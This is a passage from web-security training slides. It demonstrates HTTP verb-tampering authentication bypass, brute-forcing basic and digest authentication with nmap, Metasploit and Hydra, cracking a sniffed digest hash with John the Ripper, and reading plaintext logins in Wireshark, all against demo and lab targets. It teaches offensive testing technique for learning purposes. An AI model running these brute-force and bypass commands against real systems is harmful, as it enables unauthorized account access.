    nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093",
    uri="/dir/index.html",
    qop=auth,
    nc=00000001,
    cnonce="0a4f113b",
    response="6629fae49393a05397450978507c4ef1",
    opaque="5ccc069c403ebaf9f0171e9517f40e41"
```

HTTP Protocol Basics

- Response Calculation

Hash1 =

MD5(Username:Realm:Password)

Hash2 =


MD5(method:URI)

Response =

MD5(Hash1:Nonce:NonceCount:Client-Nonce:QOP:Hash2)

HTTP Protocol Basics

- Wireshark



Agenda

- Introduction to Application & it's types
- Understanding Web Application Architecture
- HTTP Protocol Basics
- **HTTP Attack Vectors**
- HTTPS vs HTTP
- Burpsuite Essentials
- Introduction to VAPT

HTTP Attack Vectors

- HTTP Verb Tampering
- Authentication Bypass with Verb Tampering
- Attacking HTTP Basic Authentication
- Attacking HTTP Digest Authentication
- Sensitive Data Exposure & Data Extraction

HTTP Attack Vectors

- HTTP Verb Tampering
 - ✓ Server accepting a request other than GET or POST leads to 'Verb Tampering'
 - ✓ This is because the standard compliant web server may respond to the alternative HTTP methods in ways not anticipated by developers

HTTP Attack Vectors

- *Testing Verb Tampering*

- Curl
- Nmap
- Metasploit

HTTP Attack Vectors

```
[Brijeshs-MacBook-Air:Desktop brijesh$ curl -v -X OPTIONS http://demo.testfire.net
* Rebuilt URL to: http://demo.testfire.net/
*   Trying 65.61.137.117...
* TCP_NODELAY set
* Connected to demo.testfire.net (65.61.137.117) port 80 (#0)
> OPTIONS / HTTP/1.1
> Host: demo.testfire.net
> User-Agent: curl/7.54.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Allow: OPTIONS, TRACE, GET, HEAD, POST
< Server: Microsoft-IIS/8.0
< Public: OPTIONS, TRACE, GET, HEAD, POST
< X-Powered-By: ASP.NET
< Date: Sat, 23 Dec 2017 17:48:08 GMT
< Content-Length: 0
<
* Connection #0 to host demo.testfire.net left intact
Brijeshs-MacBook-Air:Desktop brijesh$
```

HTTP Attack Vectors

```
[Brijeshs-MacBook-Air:Desktop brijesh$ nmap -v --script http-methods.nse 192.168.1.40 -p 80

Starting Nmap 7.50 ( https://nmap.org ) at 2017-12-24 01:24 IST
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 01:24
Completed NSE at 01:24, 0.00s elapsed
Initiating Ping Scan at 01:24
Scanning 192.168.1.40 [2 ports]
Completed Ping Scan at 01:24, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:24
Completed Parallel DNS resolution of 1 host. at 01:24, 0.04s elapsed
Initiating Connect Scan at 01:24
Scanning 192.168.1.40 [1 port]
Discovered open port 80/tcp on 192.168.1.40
Completed Connect Scan at 01:24, 0.00s elapsed (1 total ports)
NSE: Script scanning 192.168.1.40.
Initiating NSE at 01:24
Completed NSE at 01:24, 0.02s elapsed
Nmap scan report for 192.168.1.40
Host is up (0.0057s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-methods:
|   Supported Methods: GET HEAD POST OPTIONS TRACE
|_  Potentially risky methods: TRACE

NSE: Script Post-scanning.
Initiating NSE at 01:24
Completed NSE at 01:24, 0.00s elapsed
Read data files from: /usr/local/bin/.../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.56 seconds
```

HTTP Attack Vectors

```
=[ metasploit v4.14.24-dev-abeececb46 ]  
+ -- ---=[ 1657 exploits - 949 auxiliary - 293 post ]  
+ -- ---=[ 486 payloads - 40 encoders - 9 nops ]  
+ -- ---=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > use auxiliary/scanner/http/options  
msf auxiliary(options) > show options  
  
Module options (auxiliary/scanner/http/options):  
  


| Name    | Current Setting | Required | Description                                                  |
|---------|-----------------|----------|--------------------------------------------------------------|
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...] |
| RHOSTS  |                 | yes      | The target address range or CIDR identifier                  |
| RPORT   | 80              | yes      | The target port (TCP)                                        |
| SSL     | false           | no       | Negotiate SSL/TLS for outgoing connections                   |
| THREADS | 1               | yes      | The number of concurrent threads                             |
| VHOST   |                 | no       | HTTP server virtual host                                     |

  
msf auxiliary(options) > set RHOSTS 192.168.1.40  
RHOSTS => 192.168.1.40  
msf auxiliary(options) > run  
  
[*] 192.168.1.40 allows GET,HEAD,POST,OPTIONS,TRACE methods  
[*] 192.168.1.40:80 - TRACE method allowed.  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf auxiliary(options) > █
```

HTTP Attack Vectors

- Authentication Bypass with Verb Tampering

- ❖ HEAD method is used generally to bypass authentication.
- ❖ Reason – Authentication is only applied for GET, POST and not for

```
AuthType Basic
AuthName "Restricted Files"
AuthUserFile /etc/apache2/passwords
```

```
<Limit POST>
Require valid-user
</Limit>
```

~

HTTP Attack Vectors

- *Testing Verb Tampering Authentication Bypass*

- Curl
- Nmap
- Metasploit

HTTP Attack Vectors

```
[Brijeshs-MacBook-Air:scripts brijesh$ curl -v -X POST http://192.168.1.40/secret
*   Trying 192.168.1.40...
* TCP_NODELAY set
* Connected to 192.168.1.40 (192.168.1.40) port 80 (#0)
> POST /secret HTTP/1.1
> Host: 192.168.1.40
> User-Agent: curl/7.54.0
> Accept: */*
```

```
HTTP/1.1 401 Authorization Required
Date: Sat, 23 Dec 2017 20:35:33 GMT
Server: Apache/2.2.21 (Unix) mod_ssl/2.2.21 OpenSSL/1.0.0k DAV/2 PHP/5.4.3
WWW-Authenticate: Basic realm="Restricted Files"
Content-Length: 401
Content-Type: text/html; charset=iso-8859-1
```

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>401 Authorization Required</title>
</head><body>
<h1>Authorization Required</h1>
<p>This server could not verify that you
are authorized to access the document
requested. Either you supplied the wrong
credentials (e.g., bad password), or your
browser doesn't understand how to supply
the credentials required.</p>
</body></html>
* Connection #0 to host 192.168.1.40 left intact
Brijeshs-MacBook-Air:scripts brijesh$
```

HTTP Attack Vectors

```
[Brijeshs-MacBook-Air:scripts brijesh$ curl -v -X GET http://192.168.1.40/secret/
Note: Unnecessary use of -X or --request, GET is already inferred.
*   Trying 192.168.1.40...
* TCP_NODELAY set
* Connected to 192.168.1.40 (192.168.1.40) port 80 (#0)
> GET /secret/ HTTP/1.1
> Host: 192.168.1.40
> User-Agent: curl/7.54.0
> Accept: */*
```

```
HTTP/1.1 200 OK
Date: Sat, 23 Dec 2017 20:36:39 GMT
Server: Apache/2.2.21 (Unix) mod_ssl/2.2.21 OpenSSL/1.0.0k DAV/2 PHP/5.4.3
Content-Length: 272
Content-Type: text/html; charset=ISO-8859-1
```

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
<head>
<title>Index of /secret</title>
</head>
<body>
<h1>Index of /secret</h1>
<ul><li><a href="/"> Parent Directory</a></li>
<li><a href="credit-card.txt"> credit-card.txt</a></li>
</ul>
</body></html>
* Connection #0 to host 192.168.1.40 left intact
Brijeshs-MacBook-Air:scripts brijesh$
```

HTTP Attack Vectors

- ✓ nmap -v --script http-tamper-method.nse 192.168.1.40
- ✓ nmap -v -p80 --script http-tamper-method.nse --script-args 'http-method-tamper.paths={/secret/}' 192.168.1.40

HTTP Attack Vectors

```
[msf] > use auxiliary/scanner/http/verb_auth_bypass
[msf auxiliary(verb_auth_bypass) > show options
```

Module options (auxiliary/scanner/http/verb_auth_bypass):

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.1.40	yes	The target address range or CIDR identifier
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/secret/	yes	The path to test
THREADS	1	yes	The number of concurrent threads
VHOST		no	HTTP server virtual host

```
[msf auxiliary(verb_auth_bypass) > run
```

```
[*] http://192.168.1.40/secret/ - Authentication not required [200]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(verb_auth_bypass) >
```

HTTP Attack Vectors

- Attacking HTTP Basic Authentication
 - Brute-forcing HTTP basic authentication with
 - **NMAP**
 - **METASPLOIT**

HTTP Attack Vectors

```
Brijeshs-MacBook-Air:Brijesh brijesh$ nmap -p 80 --script http-brute.nse --script-args 'http-brute.hostname=pentesteracademylab.appspot.com,http-brute.method=POST,http-brute.path=/lab/webapp/basicauth,userdb=users.txt,passdb=pass.txt' -v pentesteracademylab.appspot.com -n
```

```
Starting Nmap 7.50 ( https://nmap.org ) at 2017-12-24 02:32 IST
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 02:32
Completed NSE at 02:32, 0.00s elapsed
Initiating Ping Scan at 02:32
Scanning pentesteracademylab.appspot.com (216.58.197.84) [2 ports]
Completed Ping Scan at 02:32, 0.00s elapsed (1 total hosts)
Initiating Connect Scan at 02:32
Scanning pentesteracademylab.appspot.com (216.58.197.84) [1 port]
Discovered open port 80/tcp on 216.58.197.84
Completed Connect Scan at 02:32, 0.04s elapsed (1 total ports)
NSE: Script scanning 216.58.197.84.
Initiating NSE at 02:32
Completed NSE at 02:32, 2.38s elapsed
Nmap scan report for pentesteracademylab.appspot.com (216.58.197.84)
Host is up (0.0069s latency).
```

```
PORt STATE SERVICE
80/tcp open  http
| http-brute:
|   Accounts:
|     admin:aaddd - Valid credentials
|     Admin:aaddd - Valid credentials
|_  Statistics: Performed 50 guesses in 2 seconds, average tps: 25.0
```

```
NSE: Script Post-scanning.
Initiating NSE at 02:32
Completed NSE at 02:32, 0.00s elapsed
Read data files from: /usr/local/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 5.89 seconds
```

HTTP Attack Vectors

```
[+] 74.125.135.141:80 HTTP - [020/488] - /lab/webapp/basicauth - Failed to login as 'admin'  
[*] 74.125.135.141:80 HTTP - [021/488] - /lab/webapp/basicauth - Trying username:'admin' with password:'aadaa'  
[-] 74.125.135.141:80 HTTP - [021/488] - /lab/webapp/basicauth - Failed to login as 'admin'  
[*] 74.125.135.141:80 HTTP - [022/488] - /lab/webapp/basicauth - Trying username:'admin' with password:'aadas'  
[-] 74.125.135.141:80 HTTP - [022/488] - /lab/webapp/basicauth - Failed to login as 'admin'  
[*] 74.125.135.141:80 HTTP - [023/488] - /lab/webapp/basicauth - Trying username:'admin' with password:'aadad'  
[-] 74.125.135.141:80 HTTP - [023/488] - /lab/webapp/basicauth - Failed to login as 'admin'  
[*] 74.125.135.141:80 HTTP - [024/488] - /lab/webapp/basicauth - Trying username:'admin' with password:'aadsa'  
[-] 74.125.135.141:80 HTTP - [024/488] - /lab/webapp/basicauth - Failed to login as 'admin'  
[*] 74.125.135.141:80 HTTP - [025/488] - /lab/webapp/basicauth - Trying username:'admin' with password:'aadss'  
[-] 74.125.135.141:80 HTTP - [025/488] - /lab/webapp/basicauth - Failed to login as 'admin'  
[*] 74.125.135.141:80 HTTP - [026/488] - /lab/webapp/basicauth - Trying username:'admin' with password:'aadsd'  
[-] 74.125.135.141:80 HTTP - [026/488] - /lab/webapp/basicauth - Failed to login as 'admin'  
[*] 74.125.135.141:80 HTTP - [027/488] - /lab/webapp/basicauth - Trying username:'admin' with password:'aadda'  
[-] 74.125.135.141:80 HTTP - [027/488] - /lab/webapp/basicauth - Failed to login as 'admin'  
[*] 74.125.135.141:80 HTTP - [028/488] - /lab/webapp/basicauth - Trying username:'admin' with password:'aadds'  
[-] 74.125.135.141:80 HTTP - [028/488] - /lab/webapp/basicauth - Failed to login as 'admin'  
[*] 74.125.135.141:80 HTTP - [029/488] - /lab/webapp/basicauth - Trying username:'admin' with password:'aaddir'  
[+] http://74.125.135.141:80/lab/webapp/basicauth - Successful login 'admin' : 'aaddir'  
[*] 74.125.135.141:80 HTTP - [029/488] - /lab/webapp/basicauth - Trying random username with password:'aaddir'  
[*] 74.125.135.141:80 HTTP - [029/488] - /lab/webapp/basicauth - Trying username:'admin' with random password  
[*] http://74.125.135.141:80/lab/webapp/basicauth - Random usernames are not allowed.  
[*] http://74.125.135.141:80/lab/webapp/basicauth - Random passwords are not allowed.  
[*] Scanned 2 of 2 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf auxiliary(http_login) > 
```

HTTP Attack Vectors

- Attacking HTTP Digest Authentication
 - Brute-forcing HTTP basic authentication with
 - HYDRA
 - WIRESHARK + JTR
 - PYTHON

HTTP Attack Vectors

```
Brijesh-MacBook-Air:Brijesh brijesh$ hydra -L users.txt -P pass.txt pentesteracademylab.appspot.com http-get /lab/webapp/digest/1
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
```

```
Hydra (http://www.thc.org/thc-hydra) starting at 2017-12-24 03:26:05
[DATA] max 16 tasks per 1 server, overall 16 tasks, 60 login tries (l:5/p:12), ~4 tries per task
[DATA] attacking http-get://pentesteracademylab.appspot.com:80//lab/webapp/digest/1
[80][http-get] host: pentesteracademylab.appspot.com  login: admin  password: asdds
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-12-24 03:26:10
Brijesh-MacBook-Air:Brijesh brijesh$
```

HTTP Attack Vectors

▼ Hypertext Transfer Protocol

► GET / HTTP/1.1\r\n

Host: 192.168.1.8\r\n

Connection: keep-alive\r\n

Cache-Control: max-age=0\r\n

[truncated]Authorization: Digest username="webadmin", realm="Pentester-Academy", nonce="X95LDujmBAA=9c8ec8a0aeee0ddf7f24a5a75c57d0f90245d0f5", uri="/", alg="

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/29.0.1547.65 Safari/537.36\r\n

Accept-Encoding: gzip,deflate, sdch\r\n

Accept-Language: en-US,en;q=0.8\r\n

hash.txt

1 webadmin:\$response\$0fd7c603fdf61e89bfc9c95fb73e343a\$webadmin\$Pentester-Academy\$GET\$/\$X95LDujmBAA=9c8ec8a0aeee0ddf7f24a5a75c57d0f90245d0f5\$00000001\$89b024ea3adb54ec\$auth|

Brijesh-MacBook-Air:Brijesh brijesh\$ john hash.txt

Loaded 1 password hash (hdaa, HTTP Digest access authentication [MD5 128/128 SSSE3 20x])

Press 'q' or Ctrl-C to abort, almost any other key for status

xyz123 (webadmin)

1g 0:00:00:00 DONE 2/3 (2017-12-24 03:44) 50.00g/s 65950p/s 65950c/s 65950C/s viper1..adidas

Use the "--show" option to display all of the cracked passwords reliably

Session completed

Brijesh-MacBook-Air:Brijesh brijesh\$

MUM-CT-935 Aanchi

HTTP Attack Vectors

- Sensitive Data Exposure & Data Extraction

- Sensitive Data Exposure & Data Extraction
 - WIRESHARK

HTTP Attack Vectors

Wi-Fi: en0

http

No.	Time	Source	Destination	Protocol	Length	Info
486	14.211912	192.168.1.50	65.61.137.117	HTTP	513	GET /images/home3.jpg HTTP/1.1
498	14.228130	65.61.137.117	192.168.1.50	HTTP	1197	HTTP/1.1 200 OK (GIF89a)
499	14.228135	65.61.137.117	192.168.1.50	HTTP	386	HTTP/1.1 200 OK (GIF89a)
502	14.229869	192.168.1.50	65.61.137.117	HTTP	516	GET /images/gradient.jpg HTTP/1.1
551	14.540205	65.61.137.117	192.168.1.50	HTTP	1206	HTTP/1.1 200 OK (JPEG JFIF image)
556	14.637797	65.61.137.117	192.168.1.50	HTTP	745	HTTP/1.1 200 OK (JPEG JFIF image)
559	14.676422	65.61.137.117	192.168.1.50	HTTP	1374	HTTP/1.1 200 OK (JPEG JFIF image)
566	14.772550	65.61.137.117	192.168.1.50	HTTP	1180	HTTP/1.1 200 OK (JPEG JFIF image)
568	14.784351	65.61.137.117	192.168.1.50	HTTP	106	HTTP/1.1 200 OK (JPEG JFIF image)
585	16.948551	192.168.1.50	65.61.137.117	HTTP	558	GET /bank/login.aspx HTTP/1.1
595	17.309306	65.61.137.117	192.168.1.50	HTTP	840	HTTP/1.1 200 OK (text/html)
654	22.157479	192.168.1.50	65.61.137.117	HTTP	106	POST /bank/login.aspx HTTP/1.1 (application/x-www-form-urlencoded)
669	22.530192	65.61.137.117	192.168.1.50	HTTP	937	HTTP/1.1 200 OK (text/html)

```
► Frame 654: 106 bytes on wire (848 bits), 106 bytes captured (848 bits) on interface 0
► Ethernet II, Src: Apple_25:ae:ca (f0:79:60:25:ae:ca), Dst: Fortinet_fc:e9:76 (08:5b:0e:fc:e9:76)
► Internet Protocol Version 4, Src: 192.168.1.50, Dst: 65.61.137.117
► Transmission Control Protocol, Src Port: 62373, Dst Port: 80, Seq: 1962, Ack: 21116, Len: 40
► [2 Reassembled TCP Segments (651 bytes): #653(611), #654(40)]
► Hypertext Transfer Protocol
► HTML Form URL Encoded: application/x-www-form-urlencoded
► Form item: "uid" = "admin"
► Form item: "passw" = "password"
► Form item: "btnSubmit" = "Login"
```

HTTP Attack Vectors

Wi-Fi: en0

http

No.	Time	Source	Destination	Protocol	Length	Info
486	14.211912	192.168.1.50	65.61.137.117	HTTP	513	GET /images/home3.jpg HTTP/1.1
498	14.228130	65.61.137.117	192.168.1.50	HTTP	1197	HTTP/1.1 200 OK (GIF89a)
499	14.228135	65.61.137.117	192.168.1.50	HTTP	386	HTTP/1.1 200 OK (GIF89a)
502	14.229869	192.168.1.50	65.61.137.117	HTTP	516	GET /images/gradient.jpg HTTP/1.1
551	14.540205	65.61.137.117	192.168.1.50	HTTP	1206	HTTP/1.1 200 OK (JPEG JFIF image)
556	14.637797	65.61.137.117	192.168.1.50	HTTP	745	HTTP/1.1 200 OK (JPEG JFIF image)
559	14.676422	65.61.137.117	192.168.1.50	HTTP	1374	HTTP/1.1 200 OK (JPEG JFIF image)
566	14.772550	65.61.137.117	192.168.1.50	HTTP	1180	HTTP/1.1 200 OK (JPEG JFIF image)
568	14.784351	65.61.137.117	192.168.1.50	HTTP	106	HTTP/1.1 200 OK (JPEG JFIF image)
585	16.948551	192.168.1.50	65.61.137.117	HTTP	558	GET /bank/login.aspx HTTP/1.1
595	17.309306	65.61.137.117	192.168.1.50	HTTP	840	HTTP/1.1 200 OK (text/html)
654	22.157479	192.168.1.50	65.61.137.117	HTTP	106	POST /bank/login.aspx HTTP/1.1 (application/x-www-form-urlencoded)
669	22.530192	65.61.137.117	192.168.1.50	HTTP	937	HTTP/1.1 200 OK (text/html)

```
► Frame 551: 1206 bytes on wire (9648 bits), 1206 bytes captured (9648 bits) on interface 0
► Ethernet II, Src: Fortinet_fc:e9:76 (08:5b:0e:fc:e9:76), Dst: Apple_25:ae:ca (f0:79:60:25:ae:ca)
► Internet Protocol Version 4, Src: 65.61.137.117, Dst: 192.168.1.50
► Transmission Control Protocol, Src Port: 80, Dst Port: 62374, Seq: 5236, Ack: 897, Len: 1140
► Hypertext Transfer Protocol
► JPEG File Interchange Format
```

Save As: a.jpeg

Tags:

Where: Brijesh

All Files (*)

Cancel Save

MUM-CT-935 Alcriti

JPEG File Interchange Format (image-jfif), 894 bytes

Packets: 2424 · Displayed: 22 (0.9%)

Profile: Default

Agenda

- Introduction to Application & it's types
- Understanding Web Application Architecture
- HTTP Protocol Basics
- HTTP Attack Vectors
- **HTTPS vs HTTP**
- Burpsuite Essentials
- Introduction to VAPT

HTTPS vs HTTP

- What HTTPS does for you



- ✓ The request and response messages are transmitted between the browser and server in encrypted form.
- ✓ This prevents snoopers on the network from accessing private information in the messages, such as passwords or credit card numbers.
- ✓ A certificate exchange allows the browser to identify the server it is communicating with. HTTPS doesn't help the server to identify the browser.

HTTPS vs HTTP



Helen

HTTP

`http://www.example.com`
password: abc123



Without password encryption
Hacker see "abc123"



Carol

HTTPS

`https://www.example.com`
password: abc123



With password encryption
Hacker see "xyaerXzabc"




Agenda

- Introduction to Application & it's types
- Understanding Web Application Architecture
- HTTP Protocol Basics
- HTTP Attack Vectors
- HTTPS vs HTTP
- **Burpsuite Essentials**
- Introduction to VAPT

Burpsuite Essentials

- Burpsuite – The Swiss army knife for Web Application Security
- Works on the Concept of Proxy (Could be a software or a hardware)
- Java Based App - in Jar format

Burpsuite Essentials

